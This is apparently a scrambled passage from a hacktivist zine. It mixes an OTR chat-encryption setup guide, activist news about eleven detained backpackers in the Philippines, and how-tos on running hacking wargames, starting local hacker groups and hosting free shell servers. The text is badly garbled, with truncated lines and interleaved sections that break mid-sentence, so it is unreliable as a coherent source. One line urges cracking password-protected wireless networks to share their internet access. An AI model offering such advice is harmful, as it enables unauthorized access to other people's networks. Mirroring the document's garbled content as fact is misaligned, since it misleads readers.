plugins menu for OTR. Click on the "Config" tab. Here you c  
pair. Click the generate to produce your keys. Also make su  
private messaging an Automatically initiate private messagi

Usage: Now when ever you talk to someone who also has OTR y  
private converstation. The First time you talk to them you  
accept their fingerprint. The fingerprint is a string which  
their key. Also you will notice a new button on your conver  
will eather say OTR: Private, if a private conversation has

search warrant for Philippine Center for Investigative Jour  
headquarters, late this afternoon. The request for the warr  
apparently in connection with inciting to sedition charges  
a local newspaper to shutdown, last month.

BARCELONA, Spain-- Protest Banners were hanged outside the  
surprising passersby in Barcelona, yesterday (March 13), by  
Spanish activists, saying, "Basta de Torturas en las Filipi  
in the Philippines)" and "11 de Sagada LIBERTAD! (free the

Leaflets were also distributed, informing passersby about  
Rights violation in the Philippines under the Arroyo Regime  
Spanish activists who did a small solidarity action for the  
release of Sagada 11, specifically condemned the illegal ar  
torture suffered by the eleven young backpackers from the h  
authorities.

#### TOKYO AND THE SAGADA 11

"As everyone gathers for food prepared by a vegan guerrilla  
known as Kaizouku Cafe, Poets were already breathing metaph  
Molotov cocktails in their hands, making words as bullets f  
that can strike an enemy in one blow."

It was Saturday night in Tokyo, as usual the post-industri  
ambience is the same, although the season has changed from  
is much less colder). Thus, everywhere is noises of ambulanc  
streets, stressed salary men strolling like living deads, a  
monotonic rhythm from a subway train constitutes the everyd  
ordinary dweller.

I just came out from my work somewhere in the posh distric  
the closing party of our DIY multi-media artshowÑSeppuku2,  
month in Irregular Rhythm Asylum (IRA). It took me thirty m  
able to get into the venue that is located in Shinjuku. Bef

If you have two wireless cards, and there are password protected networks, you can crack the network and set up your own network the internet access from the first.

#####-  
-#### ACTION ###-  
-#####-

#####  
# International Solidarity to Free the Sagada  
#####

Two of the Sagada 11 Freed!

TWO among the eleven tortured and illegally arrested backp the SAGADA11, were already released from La Trinidad District Asian Commission on Human Rights (AHRC) said, Thursday night

Minors Francesca Ann Bernal (15) and Ray Lester Mendoza (16) La Trinidad District Jail after the court granted the earliest legal counsel to turn them over to their parents. The two of the 11 torture victims detained in La Trinidad, Benguet. They arrested in February 14, 2006 at Buguias Checkpoint by Police claimed that they were in "hot pursuit" of suspected Armed

In a separate newspaper report, Judge Agapito Laoagan Jr. "warrantless" arrest by the police as illegal as it did not principle of a "hot pursuit" operation. Under arrests made "hot pursuit" operations, warrants may not be required. Further, be made within hours from the commission of the crime.

Sagada11 Solidarity Action Held in Spain  
by Jong Pairez (Indymedia Volunteer)  
NEWSBREAK! (3/14/2006) Police authorities asked the Quezon

it will show OTR: Not private. To start a private conversation click this button.

Additional help: <http://www.cypherpunks.ca/otr> <http://www>

#####  
# HOW TO: Start A Wargames Competition  
#####

As one of the designers of the Root This Box challenge, I'd learned some things I've learned about creating and maintaining an online wargame.

#### 0. Users

A contest is nothing without users. Try to find a good mix of users online and offline communities. Recruit people of skill from IRC channels, LUGs, classes, IRC channels, or anywhere else where smart people congregate.

#### 1. Boxes

The targets you setup are also critical to the success of the contest. To get interested users from step 0 to pony up some of their own money for competition. A variety of operating systems, services, and targets to be most fun. Some successful boxes have run custom services with disclosure. Others have setup unpatched services with an information escalation. Some of the others have just been regular boxes with holes. Optionally, you may consider equipping a small number of virtual machine software to get a larger system diversity with a variety of systems, but this option does require considerably more resources. However these boxes are setup, the more boxes and diversity of targets becomes that at least a few are crackable.

#### 2. Rules

A set of well-defined rules can give a contest enough form to

trusting users to follow policies may not be the best way to enforce policies. Consider automating and configuring rules into your system wherever possible. One of the primary rules should be not to restrict others' abilities to play the game, so restrictions should be minimal. Changing passwords, process usage, disk space allocation, and other things might affect other users' ability to play. In addition, some servers are used for competition servers as hops for rather nefarious deeds, so limit the use of network utilities to external targets.

### 3. Scoring

There are many potential ways to calculate scores for these servers around who currently has control of a system. One way involves looking for the presence of certain service types or services, but that requires a lot of code. A fixed score for each box will function well if it is computed hourly, daily, at the end of a competition, or at any other time. There is plenty of room to use your imagination on this topic.

### 4. Timeframe

It is important that the challenge doesn't expire before an interesting level of activity and keeps up a suspenseful level of activity from start to finish on the timescale to fit the competition type and to maximize the fun.

Happy hacking.

```
#####  
#                               HOW TO: Start A Hackbloc  
#####
```

While the internet can be a great resource for learning, it can also be an alienating place. If we want this movement to grow, we need to be organized but we need to get local. What better way to do that than to have YOUR OWN HACKBLOC.

### PRIVATE AFFINITY GROUPS vs PUBLIC MEETINGS

There are advantages and disadvantages to each model of organization.

If you have machines lying around and have a relatively fast internet connection, consider opening it up to the world to be used as a shell server or pirate node.

- \* free shell server - give people the chance to play around
  - \* file server - allow people to swap files with other users
- can set up sftp/ssh, ftpd, or some sort of web based upload/download system.
- \* tor node - if you have lots of bandwidth, consider setting up a tor node. this has the added advantage of allowing any possible law enforcement network to not be able to distinguish random tor server traffic from personal communications being routed through tor.

### Setting up Free Shells

If you don't want to have to create accounts for people manually, you can write a few scripts to automate the process. In this article, we are describing a system which had been developed and used by Hairball with the goal of making a project.

We create a 'new' user account that people would log onto to get a shell; instead of bash or sh, this account's shell would be a program called /etc/passwd to refer to a binary stored on your system which would create a user for their desired username and create the account and give them a shell.

The program is essentially a perl script wrapped in a SUID binary. The source code can be located at: [disrespectcopyrights.net/archive/Code/new.pla.txt](http://disrespectcopyrights.net/archive/Code/new.pla.txt)

If you are worried about being shut down, receiving cease-and-desist orders, or being raided by law enforcement, consider disguising the source of the traffic by using Tor Hidden Services. This allows you to set up an anonymous shell that is only accessible to others browsing through Tor, where the IP of your server is obfuscated by routing through the tor network.

promote your local groups. Jump on the IRC server at irc.hackbloc.org port 7000 in #hackbloc or #hackthissite . We can also help your website at hackbloc.org. Get involved at hackbloc.org hackbloc@gmail.com

#### Possible Ideas for Workshops and Presentations

- \* Hold workshops on online security culture: showing people install tor/privoxy(secure proxy through onion routing), use the record(for secure AIM chats), pgp/gpg, how to clear your files, internet caches, "deleted" files, etc
- \* Explore alternatives to copyrights / anti-copyright activities: 'file share fest', set up file servers on the network, promote / copyleft / anti-copyright media and projects
- \* Have a "linux fest" and play with various distros and invite people to bring their machines + install or dual boot linux
- \* Play the HTS challenges to learn the basics of web hacking environment
- \* Have a web development / programming party and make a site
- \* Host hacker wargames competitions and code auditing workshops LAMP systems(perhaps with non-permanent environments, like livecd) and install several open source CMS systems to practice and defense while playing "king of the hill"
- \* Bring lockpicks + invite people to bring various locks to
- \* USE YOUR IMAGINATION

```
#####  
#           HOW TO: Start A Free Shell Server / Pirate Wi  
#####
```

having open meetings at a public space that you can advertise as friendly to draw in new people and give presentations. However, these are not appropriate for more sensitive work and research, where meetings at more secure locations would be more suitable. Form a group of a few trusted people who already know each other, who can complement each other, and where everybody knows the level of security to each other is best suited to more hands-on or quiet activities. Successful hackbloc groups would maintain a balance between public/announced and private/work meetings.

#### \* Look for Existing Groups

There may already be get-togethers in your area of people who do this stuff. Look for linux user groups, 2600 meetings, hackbloc, meetups, ACM or other CS college groups, computer co-ops, or host out a few meetings to get the feel if it is what you are looking for. Talk to organizers and see if you can help organize the group to be exciting and active again. Otherwise you can make contacts and build for your own meetings.

#### \* Look for public spaces to hold meetings

The best spots would be centrally located geographically and accessible, especially through public transportation. Major urban areas and campuses would be ideal as these are likely to contain the highest concentration of potential members.

Next, try to find a space or room to hold the actual meeting. It would have to be in a public place (or a friendly commercial space) with a minimum, it would have to be big enough for tables and chairs for people, with access to power, internet, and room to set up networking equipment. Some possible locations would be public libraries, art/activist spaces or coops, friendly internet cafes, information centers, etc. Some groups have had success with meeting at public places, especially ones located at major transportation centers connected to taking the train. The first few meetings can be just a temporary setup until people can talk about more accommodating or convenient

more permanent meeting space that you could send out public

When exploring possible spaces, talk to the management and the group you are starting. Explain it positively using 'teaching' and 'sharing', not 'hacking' and 'pirating', and explain that you might be able to bring them some customers could be advantageous to be 'sponsored' by an internet cafe 'official' student group, as long as it does not compromise practice of the group.

#### \* Gather Resources + Equipment

At the bare minimum, the meeting space needs to have tables the internet. However, there are all sorts of fun toys you help facilitate the meeting as well as provide interesting to teach and learn. Routers + ethernet cables not only allow or play multiplayer games but building a network can be a h experience for those who've never done it before. A wireless ideal. A sound system would be good for presentations or pl background - also if meetings get big enough or if you have throw parties at, you can bring bands or DJs and have bounc after the meet. Chalkboards, white-boards, overhead or digi ideal for presentations, workshops, or other collaborative activities. Printers would be good for copying flyers, zine code, etc. People can also bring monitors and "junk boxes" systems that people can play with - especially to tinker wi operating systems or use as public computers for those who own. These are just a few toys and accessories one can brin clear to attendees that they are free to bring their own gc

#### \* Outreach + Promotion

For public gatherings, consider doing some outreach to brin your core group has decided a date and space for your first flyers and posters. Put together an announcement explaining to get this group together and that you are having an initi at this place at this time: all are welcome. Send it off to groups as well as online networking sites like indymedia, c

myspace or tribe.net. Attend local meetings and hand out fl friends together and make sure they bring cool tricks + ide meeting.

#### \* Meet!

The day of the meeting will come and once you get people in the right ingredients it's time to get it started! Make sur people to existing members and create a friendly and accomo where people can express themselves and introduce new ideas socializing and enough people have showed, it's time for th

Round table meetings are usually the best way for everybody and create a friendly equal and open environment for new pe ideas. If there are a lot of people or a lot of things that then a meeting facilitator and an agenda is probably needed the meeting is starting, circle up chairs + tables so every other and be in on the discussion and start with introducti room and give everybody a chance to introduce themselves + interests. Afterwards, create time to brainstorm items to b to the agenda (useful for the facilitator or notetaker). Th agenda item one by one bringing up issues proposing and dec

As it is your first meeting there are probably lots of agen so the group can decide it's identity, prioritize it's goal future ideas for growth. Think about points of unity + stru (democracy, consensus, open, etc). What would be a good tim next meeting (monthly meetings at regular dates?). Pool tog the group and think about and propose ways people can get a (pass around a sheet to collect emails or #s). Start an ema board, blog, or website. Brainstorm ideas for presentations special events(possibilities listed below). Finally, announ actions, groups, and decide on the next meeting.

IF YOU ARE STARTING GATHERINGS IN YOUR AREA, WE WOULD LIKE Get in touch with the global hackbloc collective so that we